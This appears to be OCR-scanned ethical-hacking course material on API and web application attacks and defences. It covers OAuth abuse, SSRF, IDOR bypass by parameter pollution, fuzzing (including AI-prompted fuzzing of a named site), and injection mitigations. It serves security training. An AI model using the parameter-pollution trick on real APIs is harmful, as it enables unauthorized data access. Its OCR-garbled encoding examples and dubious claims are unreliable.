Access Token Reusage	• OAuth requires **unique access tokens** for individual clients • An access token provided for one 'ClientA' can work for another 'ClientB'. Attackers exploit this feature to perform attacks on clients that allow access to be granted implicitly

Authorization Attacks on API: OAuth Attacks (Cont'd)

SSRF Using Dynamic Client Registration Endpoint

- Hidden URLs are used for special registration endpoints and are mapped to **/register**
- Attackers can perform an SSRF attack using these URLs associated with the parameters in the POST request

WebFinger User Enumeration

- **WebFinger** is a standard protocol used to display all user information through a **GET request**
- Attackers can use "**anonymous**" as the username to validate themselves as a genuine user account on the server using OAuth authorization with " **/.well-known/webfinger**," which validates an endpoint

Exploiting Flawed Scope Validation

- Attackers exploit the vulnerabilities of OAuth service providers to achieve **scope escalation**, which results in the exfiltration of additional data of the resource owner
- If attackers can **modify the scope parameter** in the authorization request of an access token, they can lure the OAuth service providers using flawed scopes to **gain additional scope access**

Other Techniques to Hack an API

Reverse Engineering	Attackers invoke APIs in the **reverse order** to identify flaws residing in the API that can be obfuscated in real-time usage
User Spoofing	Attackers masquerade as a trusted user to perform various attacks such as privilege escalation by **redirecting the URI function** to another URIs, injecting code that serves as text, or bombarding the API with excessive data to cause buffer overflow
Man-in-the-Middle Attacks	Attackers perform MITM attacks using **domain squatting** and copying API resource locations to provide fake links that appear to be legitimate in API interactions
Session Replay Attacks	Attackers perform session replay to **rewind the session time** and prompt the server to disclose information as though a similar request is made a second time
Social Engineering	Social engineering techniques do not target the API or machine code, and are instead employed to trick users into **divulging their credentials** or other sensitive information to perform further attacks

REST API Vulnerability Scanning

- REST API vulnerabilities introduce risks that are similar to web applications, such as **critical data theft** and **intermediate data tampering**
- Performing thorough scanning on REST APIs can expose various underlying vulnerabilities that attackers can exploit
- Attackers can use tools such as **Astra** to carry out REST API vulnerability scanning

REST API Vulnerability Scanning Tools

- **Fuzzapi** (*https://github.com*)
- **w3af** (*https://github.com*)
- **AppSpider** (*https://www.rapid7.com*)
- **Vooki** (*https://www.vegabird.com*)
- **OWASP ZAP** (*https://www.zaproxy.org*)

Astra

Astra allows attackers to **detect REST APIs** that are vulnerable to attacks such as XSS, SQL injection, information leakage, CSRF, Broken authentication, and session management

Bypassing IDOR via Parameter Pollution


- Insecure direct object reference (IDOR) is a vulnerability that arises when **developers disclose references** to internal data enforcement objects such as database keys, directories, and other files, that can be exploited by an attacker to **modify the references** and gain unauthorized access to data
- For example, consider this normal request:

  api.xyz.com/profile/user_id= 321
- The attacker manipulates the above request using parameter pollution to bypass IDOR

  api.xyz.com/profile/user_id=654&user_id=321

Secure API Architecture

- APIs are vulnerable to the latest and most sophisticated cyber-attacks due to **various security flaws** induced by poor programming practices and the transparency features of APIs
- To safeguard APIs from these attacks, security professionals and developers need to create a secure API architecture, **effective security strategies**, and mitigation policies
- API architecture is built using an API gateway consisting of firewalls that work as a server to control the traffic and detect all possible attacks
- **API gateways** provide many security capabilities and controls such as access control, threat detection, confidentiality, integrity, audit management, and authentication to the API security admin



API Security Risks and Solutions

API	Risks	Solutions
API1	Broken Object Level Authorization	• Implement a user policy-based authorization mechanism • Use it to verify if the logged-in user can perform the requested action
API2	Broken Authentication	• Implement anti-brute-force mechanisms to mitigate credential stuffing and dictionary attacks • Implement account lockout and captcha mechanisms • Implement checks for weak passwords
API3	Broken Object Property Level Authorization	• Avoid using generic methods such as to_json() and to_string() • Allow changes only to the object's properties that should be updated by the client
API4	Unrestricted Resource Consumption	• Use a solution that makes it easy to limit resources usage • Limit how many times or how often a single API client/user can execute a single operation
API5	Broken Function Level Authorization	• Avoid function-level authorization • Use simple and standard authorization and set the default setting to deny
API6	Unrestricted Access to Sensitive Business Flows	• Deny service to unexpected client devices • Implement either a captcha or more advanced biometric solutions
API7	Server-Side Request Forgery	• Isolate the resource fetching mechanism that are aimed to retrieve remote resources • Disable HTTP redirections
API8	Security Misconfiguration	• Ensure that all API communications from the client to the API server happen over an encrypted communication channel (TLS) • Implement a proper Cross-Origin Resource Sharing (CORS) policy
API9	Improper Inventory Management	• Maintain a proper inventory of all API environments • Conduct a security review of all APIs, mainly focusing on standardizing functions • Create a risk level ranking of the APIs and improve the security of higher risk APIs
API10	Unsafe Consumption of APIs	• Ensure all API interactions happen over a secure communication channel (TLS) • Always validate and properly sanitize data received from integrated APIs before using it

https://owasp.org

Best Practices for API Security

1. Use **server-generated tokens** embedded in HTML as hidden fields for validating the incoming requests
2. **Sanitize the data** to eliminate malicious scripts and properly validate the user input
3. Use an **optimized firewall** to ensure that all the unused, unnecessary files and permissive rules are revoked
4. Use **IP whitelisting** to create a list of trusted IP addresses to access APIs and to limit access to trusted users
5. Use the **rate-limiting feature** to limit the number of API calls made by a client in a particular time frame
6. Implement a **pagination technique** that can divide a single response into several fragments
7. Use **parameterized statements** in SQL queries to prevent inputs that include entire SQL statements
8. Conduct **regular security assessments** to secure all the API endpoints using automated tools
9. Use tokens to **establish trusted identities** and to control access to services and resources
10. **Use signatures** to ensure that only authorized users can decrypt or modify data
11. **Employ packet sniffers** to track events related to information disclosure and to detect insecure API calls
12. Use techniques such as **quotas and throttling** to control and track the API usage
13. Implement **API gateways** to authenticate the traffic and control and analyze the usage of APIs
14. Implement MFA and use authentication protocols such as **AppToken**, **OAuth2**, and **OpenID Connect**

Best Practices for Securing Webhooks

1. Use shared authentication secrets such as **HTTP basic authentication** for all webhooks to prevent any random malicious data
2. Implement **webhook signing** to verify the data received from the ESPs and use the constant time-compare function
3. Track **event_id** to avoid unintentional double-processing of the same events through replay attacks
4. Ensure that the firewall **rejects webhook calls** from unauthorized sources other than the ESP's IP addresses
5. Use **rate limiting** on webhook calls to control the incoming and outgoing traffic
6. Compare the **X-Cld-Timestamp** of the webhook with the current timestamp to prevent timing attacks
7. Validate the **X-OP-Timestamp** within a threshold from the current time
8. Ensure that the event processing is idempotent to prevent the **replication of event receipts**
9. Ensure that the webhook code responds with **200 OK** (success) instead of 4xx or 5xx statuses in case of errors
10. Ensure that the webhook URL supports the HTTP HEAD method to **retrieve meta-information**
11. Use **threaded requests** to send multiple requests simultaneously and to update data in the API rapidly
12. Ensure that the **tokens** are stored against **store_hash** and not the user data

Objective 05


Summarize the Techniques used in Web Application Security

Web Application Security Testing

Manual Web App Security Testing	• It involves testing a web application using **manually designed data**, customized code, and some browser extension tools to detect vulnerabilities and weaknesses associated with the applications • Security professionals use tools such as SecApps, Selenium, and Apache JMeter to perform manual testing
Automated Web App Security Testing	• It is a technique employed for **automating the testing** process. These testing methods and procedures are incorporated into each stage of development to report feedback constantly • Security professionals use tools such as Ranorex studio, TestComplete, and Leapwork to perform automated testing
Static Application Security Testing (SAST)	• It is also referred to as a **white-box testing approach**, in which the complete system architecture (including its source code) or application/software to be tested is already known to the tester • Security professionals use tools such as Codacy , JFrog, and Klocwork to perform SAST
Dynamic Application Security Testing (DAST)	• It is also known as a **black-box testing approach** and is performed directly on running code to identify issues related to interfaces, requests/responses, sessions, scripts, authentication processes, code injections, etc. • Security professionals use tools such as Invicti, Acunetix vulnerability Scanner, and HCL AppScan to perform DAST


Web Application Fuzz Testing

- Web application fuzz testing (fuzzing) is a black-box testing method. It is a **quality checking and assurance technique** used to **identify coding errors** and security loopholes in web applications
- Huge amounts of **random data** called '**Fuzz**' will be generated by the fuzz testing tools (**Fuzzers**) and used against the target web application to **discover vulnerabilities that can be exploited** by various attacks
- Employ this fuzz testing technique to test the **robustness and immunity of the developed web application** against attacks like buffer overflow, DOS, XSS, and SQL injection



Web Application Fuzz Testing with AI

- An attacker can also leverage AI-powered ChatGPT or other generative AI technology to perform this task by using an appropriate prompt such as:
  - *"Fuzz the target url www.moviescope.com using Wfuzz tool"*




AI-Powered Fuzz Testing

- AI-powered fuzz testing **utilizes machine learning** to automate and craft diverse, complex inputs that **expose software vulnerabilities**, unlike traditional fuzzing with random data
- By analyzing past tests, AI recognizes patterns and predicts effective inputs, improving the probability of uncovering critical bugs
- It continuously learns from real-time feedback, refining inputs to explore deeper code paths and uncover hidden vulnerabilities

Prompt Fuzzer

- Prompt Fuzzer, an AI-powered fuzz testing tool, targets the system prompt in **GenAI** applications, simulating real-world attacks such as prompt injection to find vulnerabilities
- It analyzes the **large language model's (LLM)** response and assigns a security score, helping ethical hackers assess the GenAI application's security posture



https://github.com

AI-Powered Static Application Security Testing (SAST)

- AI-driven SAST provides contextual recommendations for fixing vulnerabilities, aiding developers in addressing issues more effectively
- By reducing false positives and negatives, AI improves the prioritization of security issues, ensuring that critical vulnerabilities are addressed first
- AI-enhanced SAST tools manage dependencies and secret keys, further securing the codebase and preventing the exposure of sensitive information

Code Genie AI

- Code Genie AI integrates artificial intelligence into ethical hacking practices by automating the detection of vulnerabilities in source code
- By integrating AI into the realm of SAST, Code Genie AI is transforming how developers and security professionals approach vulnerability detection and remediation within the blockchain ecosystem

Other AI powered SAST Tools:

Codiga
https://www.codiga.io

Corgea
https://corgea.com

CodeThreat
https://www.codethreat.com

Checkmarx SAST
https://checkmarx.com


DryRun Security
https://www.dryrun.security

AI-Powered Dynamic Application Security Testing (DAST)

- AI-driven DAST tools can be integrated into the CI/CD pipeline for continuous security testing throughout the development lifecycle
- This adaptive and automated approach increases efficiency, accuracy, and scalability in identifying and mitigating security vulnerabilities

ZeroThreat.ai

- ZeroThreat.ai uses an **AI-driven intelligent crawler** capable of scanning complex web applications and APIs swiftly and accurately
- It incorporates **threat intelligence** to detect anomalies and emerging threats through behavioral analysis
- Provides reliable data by eliminating **false positives**, essential for ethical hacking
- Seamlessly integrates with **continuous integration/continuous deployment** workflows, enabling automated and continuous security testing
- It offers fast scanning capabilities, allowing for the rapid identification of critical vulnerabilities



https://zerothreat.ai

Other AI powered DAST Tools:

VoltSec.io
https://www.voltsec-io.com

AppCheck
https://appcheck-ng.com

Aptori
https://aptori.dev


Pentest Copilot
https://copilot.bugbase.ai

Veracode
https://www.veracode.com


Source Code Review

- Source code reviews are used to **detect bugs and irregularities** in developed web applications
- It can be performed **manually** or by **automated tools** to identify specific areas in the application code that **handle functions** regarding authentication, session management, and data validation
- It can identify **vulnerabilities to non-validated data** as well as **poor coding techniques** of developers that allow attackers to exploit the web applications

Manual Code Review



Automated Code Review



Encoding Schemes

- Web applications employ different encoding schemes for their data to **safely handle unusual characters and binary data** in the way you intend

Types of Encoding Schemes

URL Encoding

- URL encoding is the process of **converting URL into valid ASCII format** so that data can be safely transported over HTTP
- URL encoding replaces unusual ASCII characters with **"%"** followed by the character's two-digit ASCII code expressed in hexadecimal such as
  - %3d =
  - %0a New line
  - %20 space

HTML Encoding

- An HTML encoding scheme is used to **represent unusual characters** so that they can be safely combined within an HTML document
- It defines several **HTML entities** to represent usual characters such as
  - & &
  - < <
  - > >

Encoding Schemes (Cont'd)

Unicode Encoding

16-bit Unicode Encoding

- It replaces unusual Unicode characters with "%u" followed by the character's Unicode code point expressed in hexadecimal
  - %u2215 /

UTF-8

- It is a variable-length encoding standard that uses each byte expressed in hexadecimal and preceded by the % prefix
  - %c2%a9 ©
  - %e2%89%a0

Base64 Encoding

- The Base64 encoding scheme represents any binary data using only printable ASCII characters
- Usually, it is used for encoding email attachments for safe transmission over SMTP, but it is also used for encoding user credentials
- **Example:**

  Binary encoding of "cake" =
  01100011011000010110101101100101

  Base64 encoding: **01011001 00110010 01000110 01110010 01011010 01010001 00111101 00111101**

Hex Encoding

- The HTML encoding scheme uses the hex value of every character to represent a collection of characters for transmitting binary data
- **Example:**

  Hello 48 65 6C get 6F

  Jason 4A 61 73 6F 6E

Whitelisting vs. Blacklisting Applications

Application Whitelisting

- Application whitelisting contains a list of application components such as **software libraries**, **plugins**, **extensions**, and **configuration files**, which can be permitted to execute in the system
- It helps in preventing the unauthorized execution and spreading of malicious programs
- Whitelisting avoids the installation of unapproved or vulnerable applications
- Whitelisting provides greater flexibility by providing protection against **ransomware** or **malware attacks**


Application Blacklisting

- Application blacklisting contains a list of **malicious applications or software** that are not permitted to be executed in the system or the network
- It helps in **blocking malicious applications** that can cause potential damage or attack
- Blacklisting is a **threat-centric method** as it cannot detect modern threats and results in attacks that lead to data loss
- It is important to **regularly** update the **backlist for protection** against latest malware attacks

Application Whitelisting and Blacklisting Tools

ManageEngine Application Control Plus

ManageEngine Application Control Plus automates the placement of applications in **whitelists** and **blacklists** based on specified **control rules**



BitDefender
https://www.bitdefender.com

Cisco Umbrella
https://umbrella.cisco.com

Symantec Endpoint Application Control
https://www.broadcom.com


BrowseControl
https://www.currentware.com

Sucuri WAF
https://sucuri.net

Content Filtering Tools

TitanHQ WebTitan

WebTitan helps security professionals eliminate malicious content at the source, **blocking malware**, **phishing attempts**, viruses, ransomware, and **access to malicious sites**



NG Firewall Complete
https://edge.arista.com

Smoothwall Filter
https://smoothwall.com

FortiGuard URL Filtering Service
https://www.fortinet.com

Barracuda Web Security Gateway
https://www.barracuda.com

OpenDNS
https://www.opendns.com

How to Defend Against Injection Attacks

SQL Injection Attacks

- Limit the **length** of user input
- Use custom **error messages**
- Monitor **DB traffic** using an IDS and a WAF
- Disable commands such as **xp_cmdshell**
- Isolate the **database server** and **web server**

Command Injection Flaws

- Perform **input validation**
- Escape **dangerous characters**
- Use **language-specific** libraries that avoid problems due to shell commands
- Perform input and output **encoding**
- Use a **safe API** that entirely avoids the use of the interpreter

LDAP Injection Attacks

- Perform type, pattern, and **domain value validation** on all input data
- Make the **LDAP filter** as specific as possible
- Validate and restrict the **amount of data returned** to the user
- Implement **tight access control** on the data in the LDAP directory
- Use **LDAPS (LDAP over SSL)** to secure communication on the web server

File Injection Attacks

- Strongly validate user input
- Consider implementing a **chroot jail**
- **PHP**: Disable allow_url_fopen and allow_url_include in php.ini
- **PHP**: Disable register_globals and use E_STRICT to find uninitialized variables
- **PHP**: Ensure that all file and stream functions (stream_*) are carefully vetted

How to Defend Against Injection Attacks (Cont'd)

Server-Side JS Injection

- Ensure that user inputs are strictly validated on the **server side**
- Avoid using the **eval() function** to parse the user input
- Never use multiple commands that have **identical effects**
- Use JSON.parse() instead of eval() to parse JSON input
- Include "**use strict**" at the beginning of each function

Server-Side Include Injection

- Validate user input and ensure it does **not include SSI directives**
- Apply **HTML encoding** to the user input before execution
- Ensure directives are confined only to the web pages where they are required
- Avoid using pages with filename extensions such as .stm, .shtm and .shtml

Server-Side Template Injection

- Do not create templates from user inputs
- Execute the template inside a **sandboxed environment**
- Ensure that **dynamic data** are passed to a template using the template engine's built-in functionality
- Avoid using template engines that support **dynamic code execution**

Log Injection

- Pass log codes instead of messages through parameters
- Use **correct error codes** and easily recognizable error messages
- Avoid using API calls to log actions due to their visibility in browser network calls
- Use **structured formats** such as JSON or XML for logging

How to Defend Against Injection Attacks (Cont'd)

HTML Injection

- Validate all the user inputs to remove the **HTML-syntax substrings** from user-supplied text
- Check the inputs for unwanted script or HTML code such as **<script></script>**, **<html></html>**
- Ensure that user outputs are also encoded, examined, and validated along with user inputs
- Enable the **HttpOnly** flag on the server side to ensure that all the cookies generated by the application are not available to the client user

CRLF Injection

- Use any function to **encode CRLF special characters** and avoid using the user input in the response headers
